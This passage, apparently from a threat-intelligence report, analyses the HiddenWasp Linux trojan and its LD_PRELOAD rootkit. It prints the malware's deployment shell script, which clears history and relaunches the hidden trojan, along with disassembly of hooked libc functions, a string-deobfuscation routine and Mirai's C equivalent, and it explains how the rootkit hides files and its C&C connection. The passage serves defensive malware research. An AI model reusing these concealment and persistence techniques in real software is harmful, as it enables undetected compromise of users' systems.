
We can see that the main trojan binary is executed, the rootkit is added to LD_PRELOAD path and another series of environment variables are set such as the ‘I_AM_HIDDEN’. We will cover throughout this post what the role of this environment variable is. To finalize, the script attempts to install reboot persistence for the trojan binary by adding it to /etc/rc.local.

Within this script we were able to observe that the main implants were downloaded in the form of tarballs. As previously mentioned, each tarball contains the main trojan, the rootkit and a deployment script for x86 and x86_64 builds accordingly.



```
ulexec  intezer  ~  Documents > … > ThreatIntel > China > HiddenWasp  $  tar tvf ./configUpdate.tar.gz
-rw-r--r-- root/root    735738 2019-04-02 11:57 libse1inux
-rw-r--r-- root/root       431 2018-11-29 05:46 libse1inux.a
-rw-r--r-- root/root     16696 2019-03-28 09:08 libse1inux.so
ulexec  intezer  ~  Documents > … > ThreatIntel > China > HiddenWasp  $  tar tvf ./configUpdate-32.tar.gz
-rw-r--r-- root/root    708839 2019-05-20 13:22 libse1inux
-rw-r--r-- root/root       432 2018-11-29 05:45 libse1inux.a
-rw-r--r-- root/root     13212 2019-03-28 09:19 libse1inux.so
ulexec  intezer  ~  Documents > … > ThreatIntel > China > HiddenWasp  $  
```

The deployment script has interesting insights of further features that the malware implements, such as the introduction of a new environment variable ‘HIDE_THIS_SHELL’:



```
libse1inux.a
#!/bin/sh

history -c

while true
do
        min=$(date "+%M")
        if [ "${min}" -eq 30 -o "${min}" -eq 0 ];then
                res=`HIDE_THIS_SHELL=x I_AM_HIDDEN=a echo $(pidof /lib/libse1inux)`
                if [ -z "$res" ]
                then
                        HIDE_THIS_SHELL=x I_AM_HIDDEN=a /lib/libse1inux I_AM_HIDDEN
                fi
                while true
                do
                        min=$(date "+%M")
                        if [ "${min}" -ne 30 -a "${min}" -ne 0 ];then
                                break
                        fi
                done
        fi
        HIDE_THIS_SHELL=x I_AM_HIDDEN=a sleep 1
done
```

We found some of the environment variables used in a open-source rootkit known as Azazel.

```
#define HIDE_TERM_VAR "''' + xor("HIDE_THIS_SHELL=please") + '''"
#define HIDE_TERM_STR "''' + xor("HIDE_THIS_SHELL") + '''"
```

It seems that this actor changed the default environment variable from Azazel, that one being HIDE_THIS_SHELL for I_AM_HIDDEN. We have based this conclusion on the fact that the environment variable HIDE_THIS_SHELL was not used throughout the rest of the components of the malware and it seems to be residual remains from Azazel original code.


The majority of the code from the rootkit implants involved in this malware infrastructure are noticeably different from the original Azazel project. Winnti Linux variants are also known to have reused code from this open-source project.

2.2 The Rootkit:

The rootkit is a user-space based rootkit enforced via LD_PRELOAD linux mechanism.


It is delivered in the form of an ET_DYN stripped ELF binary.

This shared object has an DT_INIT dynamic entry. The value held by this entry is an address that will be executed once the shared object gets loaded by a given process:



```
Dynamic section at offset 0x35a8 contains 21 entries:
  Tag        Type                         Name/Value
 0x0000000000000001 (NEEDED)             Shared library: [libdl.so.2]
 0x0000000000000001 (NEEDED)             Shared library: [libc.so.6]
 0x000000000000000c (INIT)               0xac8
 0x000000000000000d (FINI)               0x2cd8
 0x000000006ffffef5 (GNU_HASH)           0x158
 0x0000000000000005 (STRTAB)             0x6a0
 0x0000000000000006 (SYMTAB)             0x238
 0x000000000000000a (STRSZ)              372 (bytes)
 0x000000000000000b (SYMENT)             24 (bytes)
 0x0000000000000003 (PLTGOT)             0x203750
 0x0000000000000002 (PLTRELSZ)           384 (bytes)
 0x0000000000000014 (PLTREL)             RELA
 0x0000000000000017 (JMPREL)             0x948
 0x0000000000000007 (RELA)               0x8b8
 0x0000000000000008 (RELASZ)             144 (bytes)
 0x0000000000000009 (RELAENT)            24 (bytes)
 0x000000006ffffffe (VERNEED)            0x878
 0x000000006fffffff (VERNEEDNUM)         2
 0x000000006ffffff0 (VERSYM)             0x814
 0x000000006ffffff9 (RELACOUNT)          1
 0x0000000000000000 (NULL)               0x0
```

Within this function we can see that eventually control flow falls into a function in charge to resolve a set of dynamic imports, which are the functions it will later hook, alongside with decoding a series of strings needed for the rootkit operations.




```
mov     cs:dword_203820, 1
mov     esi, 8
lea     rdi, aUzbUuaw    ; "uzB_UUAW"
call    copyalloc
mov     rdi, rax
mov     esi, 8
call    deobf
mov     [rbp+name], rax
mov     rsi, [rbp+name] ; name
mov     rdi, 0FFFFFFFFFFFFFFFFh ; handle
call    _dlsym
mov     cs:__fxstat_ptr, rax
mov     rdi, [rbp+name] ; ptr
call    _free
mov     esi, 0Ah
lea     rdi, aWtlWsgu    ; "wtL]WSGU\x16\x17"
call    copyalloc
mov     rdi, rax
mov     esi, 0Ah
call    deobf
mov     [rbp+var_98], rax
mov     rsi, [rbp+var_98] ; name
mov     rdi, 0FFFFFFFFFFFFFFFFh ; handle
call    _dlsym
mov     cs:__fxstat64_ptr, rax
mov     rdi, [rbp+var_98] ; ptr
call    _free
mov     esi, 8
lea     rdi, aUzhUuaw    ; "uzH_UUAW"
call    copyalloc
mov     rdi, rax
mov     esi, 8
```

We can see that for each string it allocates a new dynamic buffer, it copies the string to it to then decode it.

It seems that the implementation for dynamic import resolution slightly varies in comparison to the one used in Azazel rootkit.

When we wrote the script to simulate the cipher that implements the string decoding function we observed the following algorithm:


We recognized that a similar algorithm to the one above was used in the past by Mirai, implying that authors behind this rootkit may have ported and modified some code from Mirai.



```python
def deobf(ciphertext, size):
    plaintext = ''
    ciphertext = list(ciphertext)
    for i in range(size):
        byte = ord(ciphertext[i])
        byte ^= 0xde
        byte ^= 0xad
        byte ^= size - i
        byte ^= 0xbe
        byte ^= 0xef
        plaintext += chr(byte)
    return ''.join(plaintext)

```

```c
static char *deobf(char *str, int *len)
{
    int i;
    char *cpy;

    *len = util_strlen(str);
    cpy = malloc(*len + 1);

    util_memcpy(cpy, str, *len + 1);

    for (i = 0; i < *len; i++)
    {
        cpy[i] ^= 0xDE;
        cpy[i] ^= 0xAD;
        cpy[i] ^= 0xBE;
        cpy[i] ^= 0xEF;
    }

    return cpy;
}
```


After the rootkit main object has been loaded into the address space of a given process and has decrypted its strings, it will export the functions that are intended to be hooked. We can see these exports to be the following:



xrefs to is_rootkit_environment_variable_is_set

Directio	Ty|	Address	Text
Up	p	access+F	call is_rootkit_environment_variable_is_set
	p	fopen+10	call is_rootkit_environment_variable_is_set
D...	p	fopen64+10	call is_rootkit_environment_variable_is_set
D...	p	readdir+C	call is_rootkit_environment_variable_is_set
D...	p	readdir64+C	call is_rootkit_environment_variable_is_set
D...	p	__fxstat+12	call is_rootkit_environment_variable_is_set
D...	p	__fxstat64+12	call is_rootkit_environment_variable_is_set
D...	p	__lxstat+13	call is_rootkit_environment_variable_is_set
D...	p	__lxstat64+13	call is_rootkit_environment_variable_is_set
D...	p	__xstat+13	call is_rootkit_environment_variable_is_set
D...	p	__xstat64+13	call is_rootkit_environment_variable_is_set
D...	p	fstat+F	call is_rootkit_environment_variable_is_set
D...	p	fstat64+F	call is_rootkit_environment_variable_is_set
D...	p	lstat+10	call is_rootkit_environment_variable_is_set
D...	p	lstat64+10	call is_rootkit_environment_variable_is_set
D...	p	stat+34	call is_rootkit_environment_variable_is_set
D...	p	stat64+10	call is_rootkit_environment_variable_is_set
D...	p	unlink+C	call is_rootkit_environment_variable_is_set
D...	p	unlinkat+12	call is_rootkit_environment_variable_is_set

For every given export, the rootkit will hook and implement a specific operation accordingly, although they all have a similar layout. Before the original hooked function is called, it is checked whether the environment variable 'I_AM_HIDDEN' is set:



```
; __int64 __cdecl is_rootkit_environment_variable_is_set(int)
is_rootkit_environment_variable_is_set proc near

var_14= dword ptr -14h
var_8= qword ptr -8

; __unwind {
push    rbp
mov     rbp, rsp
sub     rsp, 20h
mov     eax, cs:is_I_AM_HIDDEN_set
cmp     eax, 0FFFFFFFFh
jz      short loc_201E
```

```
loc_201E:
mov     edi, 1
call    return_rootkit_string_by_index
mov     rdi, rax        ; I_AM_HIDDEN
call    _getenv
mov     [rbp+var_8], rax
cmp     [rbp+var_8], 0
jz      short loc_2047
```

```
mov     cs:is_I_AM_HIDDEN_set, 0FFFFFFFFh
jmp     short loc_2051
```


```
loc_2047:
mov     cs:is_I_AM_HIDDEN_set, 0
```

```
mov     eax, cs:is_I_AM_HIDDEN_set
mov     [rbp+var_14], eax
jmp     short loc_205A
```

```
loc_2051:
mov     eax, cs:is_I_AM_HIDDEN_set
mov     [rbp+var_14], eax
```

```
loc_205A:
mov     eax, [rbp+var_14]
leave
retn
; } // starts at 2000
is_rootkit_environment_variable_is_set endp
```

We can see an example of how the rootkit hooks the function fopen in the following screenshot:



```
public fopen
fopen proc near

var_18= qword ptr -18h
var_10= qword ptr -10h
var_8= qword ptr -8

; __unwind {
push    rbp
mov     rbp, rsp
sub     rsp, 20h
mov     [rbp+var_8], rdi
mov     [rbp+var_10], rsi
call    is_rootkit_environment_variable_is_set
test    eax, eax
jnz     short loc_2491
```

```
mov     rdi, [rbp+var_8]
call    hide_rootkit_artifacts_check_if_rootkit_still_hidden
test    eax, eax
jz      short loc_2471
```


```
loc_2471:
mov     rdi, [rbp+var_8]
call    is_accesing_proc_net_tcp
test    eax, eax
jz      short loc_2491
```

```
call    ___errno_location
mov     dword ptr [rax], 2
mov     [rbp+var_18], 0FFFFFFFFFFFFFFFFh
jmp     short loc_24B1
```

```
mov     rsi, [rbp+var_10]
mov     rdi, [rbp+var_8]
call    hide_cnc_connection
mov     [rbp+var_18], rax
jmp     short loc_24B1
```

```
loc_2491:
mov     edi, 8
call    return_function_by_ordinal
mov     rdx, rax
mov     rsi, [rbp+var_10]
mov     rdi, [rbp+var_8]
mov     eax, 0
call    rdx                ; calling original fopen function
mov     [rbp+var_18], rax
```

We have observed that after checking whether the ‘I_AM_HIDDEN’ environment variable is set, it then runs a function to hide all the rootkits’ and trojans’ artifacts. In addition, specifically to the fopen function it will also check whether the file to open is ‘/proc/net/tcp’ and if it is it will attempt to hide the malware’s connection to the cnc by scanning every entry for the destination or source ports used to communicate with the cnc, in this case 61061. This is also the default port in Azazel rootkit.



